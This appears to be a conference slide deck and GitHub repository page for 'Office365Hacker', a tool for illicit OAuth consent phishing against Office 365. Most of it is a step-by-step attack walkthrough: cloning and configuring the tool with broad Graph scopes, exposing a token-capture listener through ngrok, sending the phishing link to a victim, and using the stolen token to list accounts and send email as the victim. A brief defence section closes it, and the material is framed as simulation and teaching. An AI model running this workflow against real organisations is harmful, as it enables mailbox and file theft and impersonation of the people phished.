app.py	Upload The Tool	yesterday
app_config.py	Upload The Tool	yesterday
office365Hacker.py	Upload The Tool	yesterday
requirements.txt	Upload The Tool	yesterday

README

Office365Hacker

Illicit Consent Phishing Attack Tool: This repository hosts a tool for simulating a phishing attack where a user is tricked into granting permissions to an attacker's Azure app. Once permissions are granted, the attacker gains access to sensitive data, such as emails, files in OneDrive, and can send emails on behalf of the user.

- This attack workflow demonstrates how attackers can leverage a legitimate Microsoft login page to gain user consent, leading to unauthorized access to user data within an organization.
- Blog Reference: [Detailed Consent Grant Attack Flow](#)

About

A tool for simulating and defending against Illicit Consent Grant Attacks in Office 365 environments.

- Readme
- Activity
- 0 stars
- 1 watching
- 0 forks

Releases

No releases published
[Create a new release](#)

Packages

No packages published
[Publish your first package](#)

Languages

- Python 100.0%

Simulate the Attack with the Office365Hacker Tool

Set Up the Tool

Step 1: Clone the Office365Hacker repository from GitHub and install necessary packages.

```
(kali㉿kali)-[~]
└─$ git clone https://github.com/YasserREED/Office365Hacker.git
Cloning into 'Office365Hacker'...
remote: Enumerating objects: 106, done.
remote: Counting objects: 100% (106/106), done.
remote: Compressing objects: 100% (104/104), done.
remote: Total 106 (delta 26), reused 0 (delta 0), pack-reused 0 (from 0)
Receiving objects: 100% (106/106), 3.57 MiB | 16.68 MiB/s, done.
Resolving deltas: 100% (26/26), done.

(kali㉿kali)-[~]
└─$ cd Office365Hacker

(kali㉿kali)-[~/Office365Hacker]
└─$ python3 -m venv venv
source venv/bin/activate
pip install -r requirements.txt
deactivate
Collecting adal==1.2.7 (from -r requirements.txt (line 1))
  Using cached adal-1.2.7-py2.py3-none-any.whl.metadata (6.9 kB)
Collecting colorama==0.4.6 (from -r requirements.txt (line 2))
  Using cached colorama-0.4.6-py2.py3-none-any.whl.metadata (17 kB)
Collecting Flask==3.0.3 (from -r requirements.txt (line 3))
  Using cached flask-3.0.3-py3-none-any.whl.metadata (3.2 kB)
```

Simulate the Attack with the Office365Hacker Tool

Step 2: Add The collected information to **app_config.py** file:

- **Client ID:** ece26f81-4241-4e03-9207-c4eb3ec964d6
- **Secret Value:** IR58Q~W1*****
- **Redirect URL:** <https://f214-2001-16a2-da57-9400-1d0c-cc4d-3b73-551a.ngrok-free.app/login/authorized>

```
app_config.py
1 import os
2
3 CLIENT_SECRET = "[CLIENT_SECRET]"
4
5 AUTHORITY = "https://login.microsoftonline.com/common" # For multi-tenant app
6 # AUTHORITY = "https://login.microsoftonline.com/Enter_the_Tenant_Name_Here"
7
8 CLIENT_ID = "[CLIENT_ID]"
9
10 REDIRECT_URL = "[Hosted Domain]/login/authorized" # It will be used to form an absolute URL
11
12 ENDPOINT = 'https://graph.microsoft.com/v1.0/users'
13
14 SCOPE = [
15     "User.Read",
16     "Contacts.Read",
17     "Mail.Read",
18     "Mail.Send",
19     "Notes.Read.All",
20     "MailboxSettings.ReadWrite",
21     "Files.ReadWrite.All",
22     "User.ReadBasic.All",
23     "Sites.Read.All",
24     "Sites.ReadWrite.All"
25 ]
26
27
28 SESSION_TYPE = "filesystem" # So token cache will be stored in server-side session
29 SESSION_PERMANENT = False
30 SECRET_KEY = os.urandom(24) # Ensure session data security
```

Simulate the Attack with the Office365Hacker Tool

Step 3: Run the listener to capture the token and copy the phishing URL.

```
(kali@kali)-[~/BHMEA2024/CIPHER/files/Office356Hacker-Testing]
$ python3 app.py

Phishing URL: https://login.microsoftonline.com/common/oauth2/v2.0/authorize?client_id=ece26f81-4241-4e03-9207-c4eb3e
c964d6&response_type=code&redirect_uri=https%3A%2F%2F214-2001-16a2-da57-9400-1d0c-cc4d-3b73-551a.ngrok-free.app%2Fflo
gin%2Fauthorized&scope=Contacts.Read+Files.ReadWrite.All+Mail.Read+Mail.Send+Mailboxsettings.ReadWrite+Notes.Read.All
+Sites.Read.All+Sites.ReadWrite.All+User.Read+User.ReadBasic.All+offline_access+openid+profile&state=5add7efe-05fc-44
50-984d-5aec9de85e6c
* Serving Flask app 'app'
* Debug mode: off
WARNING: This is a development server. Do not use it in a production deployment. Use a production WSGI server instead
* Running on http://127.0.0.1:5000
Press CTRL+C to quit
```

```
ngrok (Ctrl+C to quit)


Share what you're building with ngrok https://ngrok.com/share-your-ngrok-story

Session Status      online
Account             Yasser (Plan: Free)
Version             3.18.1
Region              India (in)
Latency              44ms
Web Interface        http://127.0.0.1:4040
Forwarding            https://f214-2001-16a2-da57-9400-1d0c-cc4d-3b73-551a.ngrok-free.app -> http://localhost


Connections          ttl    opn    rt1    rt5    p50    p90
                     0      0      0.00   0.00   0.00   0.00
```

Simulate the Attack with the Office365Hacker Tool


Step 3: Send an email with the URL to the victim and wait for them to accept the permissions.



Victim Side



Redirected Page



Attacker Side

```
(kali@kali)-[~/./BHMEA2024/CIPHER/files/Office356Hacker-Testing]
$ python3 app.py


  Login WLA

Phishing URL: https://login.microsoftonline.com/common/oauth2/v2.0/authorize?client_id=ece26f81-4241-4e03-9207-c4eb3e
c964d6&response_type=code&redirect_uri=https%3A%2F%2F214-2001-16a2-da57-9400-1d0c-cc4d-3b73-551a.ngrok-free.app%2Flo
gin%2Fauthorized&scope=Contacts.Read+Files.ReadWrite.All+Mail.Read+Mail.Send+MailboxSettings.ReadWrite+Notes.Read.All
+Sites.Read.All+Sites.ReadWrite.All+User.Read+User.ReadBasic.All+offline_access+openid+profile&state=5add7efe-05fc-44
50-984d-5aec9de85e6c
* Serving Flask app 'app'
* Debug mode: off
WARNING: This is a development server. Do not use it in a production deployment. Use a production WSGI server instead
.
* Running on http://127.0.0.1:5000
Press CTRL+C to quit
[+] Token data has been saved to token_data.json
[+] New victim added as user1 with email admin@wlaaplus.com
127.0.0.1 - - [26/Oct/2024 11:42:59] "GET /login/authorized?code=0.AUEBJIu7d1tu0ESw9in1L71pz4Fv4uxBQgN0kgfE6z7JZNZCac
o.AaARBATAAADW6j131mB3T7ugrWTT8pFeAwDe_wlUAOP_aKfQ8Kl0aipyz100KPvV48J_Dx70ngbw0k0ZFRt0j0vg40htskdHD1Vn7KUE-t_mPD6c7HSOu5
MF&... CV&... Hpe... QX&... DE&... kq&... QC&... 800b921f-f0b0qqf1m20RfKMN19_02Yfgk8Fci0A0ENlgmoel8state=5add7efe-05fc-4450-984d-5aec9de85e6c&session_state=8773c208-
061c-4b5d-90b8-08a5a6bb3709 HTTP/1.1" 302 -
127.0.0.1 - - [26/Oct/2024 11:43:00] "GET / HTTP/1.1" 302 -
```

Simulate the Attack with the Office365Hacker Tool

Step 4: When the token is obtained, run **office365Hacker.py** to exploit the token via Microsoft Graph API

```
(kali㉿kali)-[~/Office365Hacker]
└─$ python3 office365Hacker.py --token token_data.json
```



```
Created by: YasserREED
Twitter: https://x.com/YasserREED

Type 'help' to see available commands.

Office365Hacker >
```

Attack Completed Successfully

```
L-$ python3 office365Hacker.py --token token_data.json

Office365Hacker

Created by: YasserREED
Twitter: https://x.com/YasserREED

Type 'help' to see available commands.

Office365Hacker > list_users
[*] Listing compromised Office 365 accounts...

+-----+-----+-----+
| ID | Email | Name |
+-----+-----+-----+
| 1 | admin@wlaaplus.com | Part time Hacker |
+-----+-----+-----+

[*] Detailed Information:
[Victim 1]
User ID: admin@wlaaplus.com
Given Name: Part time
Family Name: Hacker
Token Type: Bearer
Expires In (seconds/min): 4201 / 70 min
Expires On: 2024-10-26 12:53:00.639645
Resource: https://graph.microsoft.com/

[*] Summary:
Total compromised accounts: 1

Tip: Use 'set user <ID>' with the ID number shown in the table to select a user


Office365Hacker > set user 1
Successfully set current user to: admin@wlaaplus.com

Office365Hacker@User1 > 
```

Simulate the Attack with the Office365Hacker Tool

Send Email Attack:

We will send an email on behalf of the victim to the attacker email.



```
Office365Hacker@user1 > help

=== Office365Hacker Interactive Shell Commands ===
Created by: YasserREED
Twitter: https://x.com/YasserREED
```

```
General:
  help
  exit
  clear
```

```
User Management:
  list_users
  set user
```

```
Email Operations:
  run read_inbox
  run send_email
  run list_contacts
```

```
File Operations:
  run list_files
  run upload_file
  run download_file
  run download_all_files
```

```
Office365Hacker@user1 > run send_email
=== Compose New Email ===
To: support@easy-job.net
Subject: This is From Attacker Side
Body (Enter '.' on a new line to finish):
Dear Me,


It's Works!

Haha.

Regards,
Hacker
.
Sending email...
✓ Email sent successfully!
```

```
Office365Hacker@user1 > |
```

Implementing Defense Strategies



❖ Block User Consent for External Apps:

- Configure **Admin-Only Consent** in Microsoft Entra to restrict app approvals to administrators only. Users cannot approve permissions for external apps.

❖ Set Conditional Access Policies:

- Limit app permissions with policies that control which apps can request access to organizational resources.

❖ Review App Permissions Regularly:


- Schedule frequent reviews of all consented apps in Microsoft Defender to ensure only trusted apps have access.

❖ Use PowerShell for Quick Audits:

- Run regular PowerShell scripts to detect unauthorized permissions and ensure compliance across users and apps.

Note: MFA (Multi-Factor Authentication) is a critical security measure, it does not prevent Illicit Consent Grant Attacks, as these attacks exploit app permissions, not login credentials.

Q&A Session



Thank You / Contact

<https://solo.to/yasserreed>